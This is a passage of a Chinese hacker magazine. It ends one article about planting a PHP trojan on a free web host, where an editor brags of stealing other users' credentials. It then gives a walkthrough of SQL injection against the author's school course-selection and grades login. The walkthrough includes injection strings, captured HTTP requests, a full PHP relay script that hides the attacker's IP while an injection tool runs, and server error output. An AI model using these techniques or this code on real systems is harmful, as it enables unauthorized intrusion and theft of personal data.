本来还想把他的首页改一下，从而提醒一下管理员。但我又不懂日文，而且这个服务器又不大（测试结果显示：明显是私人的），所以也就不做这种善事了。我所痛心的是所有注册他网站的300多名用户，他们的资料如此不安全。写这篇文章的目的也在于此：免费空间也要谨慎使用，虽然空间非常不错，但还是不稳定的（要注册免费空间也得选个大站）。文中所用技术不高，给大家提提思路，也算是一起进步吧！

【文章中作者写的php木马flyhack v1.0已收录在本期光盘中】

编辑点评：这是免费空间最常见的漏洞，没有限定asp、php木马的权限。看这篇文章时，我想起一件事来。以前我在www.im286.com混免费资源版块时，经常去申请一些免费空间，然后用asp木马取得别的申请用户的敏感信息。在那个论坛里，多数id都喜欢申请免费空间，很多人申请的免费空间用的id、密码与在www.im286.com里的注册的id、密码一样，这样我就有了多个“真实马甲”，一想就有点好笑。

再谈SQL Injection填字游戏

linx

SQL Injection该算是一个比较古老的技术了，NBSI、HDSI、狂注幽灵等工具的出现，使得许多刚会使用鼠标的菜鸟一跃成为MSSQL SERVER的杀手。然而，如果不去了解SQL Injection的原理，过分依赖工具，往往会使我们的渗透过程中处处遭遇障碍。今天我就来谈谈我在使用工具的过程中遇到的问题，以及我解决问题所用到的方法，希望读者看过后能够有所启发。

图1是我们学校学生选课／查询成绩的登录页面，在“输入学号”一栏填上“1'having 1=1—”，密码随意，提交后返回信息如图2所示。




图1




图2

很明显，“学号”这一变量没有被过滤，存在MSSQL注射的漏洞，但是“学号”这个变量必须是使用“POST”的方法提交的。现在我们的任务便是把提交的数据提取出来，然后使用前辈们写的SQL注射工具，利用“学号”这个变量在服务器上跑数据。打开WSE，将监听窗口选择到“注册”这一项（如图3）。




图3

然后回到IE，点击提交后WSE便会对IE发出去的数据进行抓包（如图4），以下便是WSE捕捉到的数据：

```
POST /xxx.edu.cn/xxx/xxxx/xxx.asp HTTP/1.1
Accept: */*
Referer: http://xxx.edu.cn/xxx/xxxx/xxx.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Maxthon; .NET CLR 1.1.4322)
Host: jwc.bjfu.edu.cn
Content-Length: 71
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCCDDCBDT=IKCKCPNANOKDHCMMDOLLCODA
xuenian=2004&xueqi=2&R1=V1&txtxuehao=1&txtmima=1&cmdtijiao=%CC%E1%BD%BB
```




图4

我们把数据包最后的一行分离出来。把“txtxuehao”放在最末端，然后与选课页面的url连在一起形成一个新的URL：**http://xxx.edu.cn/xxx/xxxx/xxx.asp?xuenian=2004&xueqi=2&R1=V1&txtmima=1&cmdtijiao=%CC%E1%BD%BB&txtxuehao=1**。然后把这个URL写到“狂注幽灵”注入点里面。如果顺利的话，这时候便可以在服务器上跑数据了。然而，无论我把注入方式设置为“get”还是“post”，“狂注幽灵”返回的结果都不尽人意（如图5），于是我对“狂注幽灵”提交出去的数据进行了一次抓包，以下便是它提交出去的数据：

```
POST /xxx/xxxx/xxx.asp?xuenian=2004&xueqi=2&R1=V1&txtmima=1&cmdtijiao=%CC%E1%BD%BB&txtxuehao=1%20and%20user>0 HTTP/1.1
Accept: Accept: */*, , /xxx/xxxx/xxx.asp?xuenian=2004&xueqi=2&R1=V1&txtmima=1&cmdtijiao=%CC%E1%BD%BB&txtxuehao=1%20and%20user>0, host
Content-Type: application/x-www-form-urlencoded
Host: host
Content-Length: 4
Cache-Control: no-cache
Cookie: ASPSESSIONIDCCDDCBDT=COCKCPNAMEDEOEFIMBPJNONH
POST
GET /xxx/xxxx/xxx.asp?xuenian=2004&xueqi=2&R1=V1&txtmima=1&cmdtijiao=%CC%E1%BD%BB&txtxuehao=1%20And%201=1 HTTP/1.1
User-Agent: Mozilla/4.0
Host: host
Cache-Control: no-cache
Cookie: ASPSESSIONIDCCDDCBDT=COCKCPNAMEDEOEFIMBPJNONH
```




图5

抓到的数据包让我感到特别头痛，手头上的“狂注幽灵”向服务器提交的数据竟是如此不规范，而且即使你在“狂注幽灵”中选择使用“POST”，程序依然会在第二次提交数据的时候改成“GET”。昏~~怎么办呢？放弃这一台服务器？不舍得，改成手工注射？我可没那个耐心。于是，自己写了这么一个PHP脚本，用来对“狂注幽灵”提交的数据进行过滤：把数据包中的“Get”改成“Post”，然后重新转发到我们学校的服务器上，脚本的代码如下：

```
<?php
if ($a) {
$a=stripslashes($a); //取出PHP为$a自动添加的"\"
$f=fopen ("record.txt","a");  //保存$a到record.txt以便以后分析和学习
fwrite ($f,$a."<br>\n\n");
fclose ($f);
$url="http://xxx.edu.cn/xxx/xxxx/xxx.asp"; //登录页面
$data[txtxuehao]="050674101".$a;
$data[txtmima]="111";
$data[cmdtijiao]="111";
echo HTTP_Post($url,$data); //将$data中的数组POST到http://xxx.edu.cn/xxx/xxxx/xxx.asp
}
//以下是函数 HTTP_Post 的定义
function HTTP_Post($URL,$data, $referrer="") {
        // parsing the given URL
        $URL_Info=parse_url($URL);
        // Building referrer
if($referrer=="") // if not given use this script as referrer
         $referrer="111";
        // making string from $data
        foreach($data as $key=>$value)
           $values[]="$key=".urlencode($value);
        $data_string=implode("&",$values);
        // Find out which port is needed - if not given use standard (=80)
        if(!isset($URL_Info["port"]))
          $URL_Info["port"]=80;


        // building POST-request:
        $request.="POST ".$URL_Info["path"]." HTTP/1.1\n";
        $request.="Host: ".$URL_Info["host"]."\n";
        $request.="Referer: $referer\n";
        $request.="Content-type: application/x-www-form-urlencoded\n";
    $request.="Content-length: ".strlen($data_string)."\n";
        $request.="Connection: close\n";
        $request.="\n";
        $request.=$data_string."\n";

    $fp = fsockopen($URL_Info["host"],$URL_Info["port"]);
        fputs($fp, $request);
        while(!feof($fp)) {
            $result .= fgets($fp, 128);
        }
        fclose($fp);
        return $result;
    }
 ?>
```

这个脚本的代码很简单，功能却很强大：

1. 它实现了对数据包的修改和转发；
2. 实现了代理的功能，从而隐藏攻击者的真实IP；
3. 程序对“狂注幽灵”提交的数据写到了“record.txt”文件，方便我们以后学习。

现在把这个PHP脚本命名为“record.php”，然后保存到自己的PHP空间上。我安放这个脚本的地址为http://blinx.512j.com/record.php，现在提交“http://blinx.512j.com/record.php?a=1'having 1=1--”试试，脚本返回信息如图6所示。


HTTP/1.1 100 Continue Server: Microsoft-IIS/5.0 Date: Fri, 21 Oct 2005 06:00:02 GMT X-Powered-By: ASP.NET HTTP/1.1 500 Internal Server Error Server: Microsoft-IIS/5.0 Date: Fri, 21 Oct 2005 06:00:02 GMT X-Powered-By: ASP.NET Connection: close Content-Length: 563 Content-Type: text/html Set-Cookie: ASPSESSIONIDCCDDCBDT=KKCKCPNAGDFGLMABPPLBLANG; path=/ Cache-control: private

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]列 [redacted] 在选择列表中无效，因为该列未包含在聚合函数中，并且没有 GROUP BY 子句。

/__ ….asp，行17

图6

看来这个脚本可以正常转发数据了，现在的任务当然是在“狂注幽灵”的注射点位置填上http://blinx.512j.com/record.php?a=，然后点击“开始”。一会儿，期待的结果便出现了^_^（如图7）。

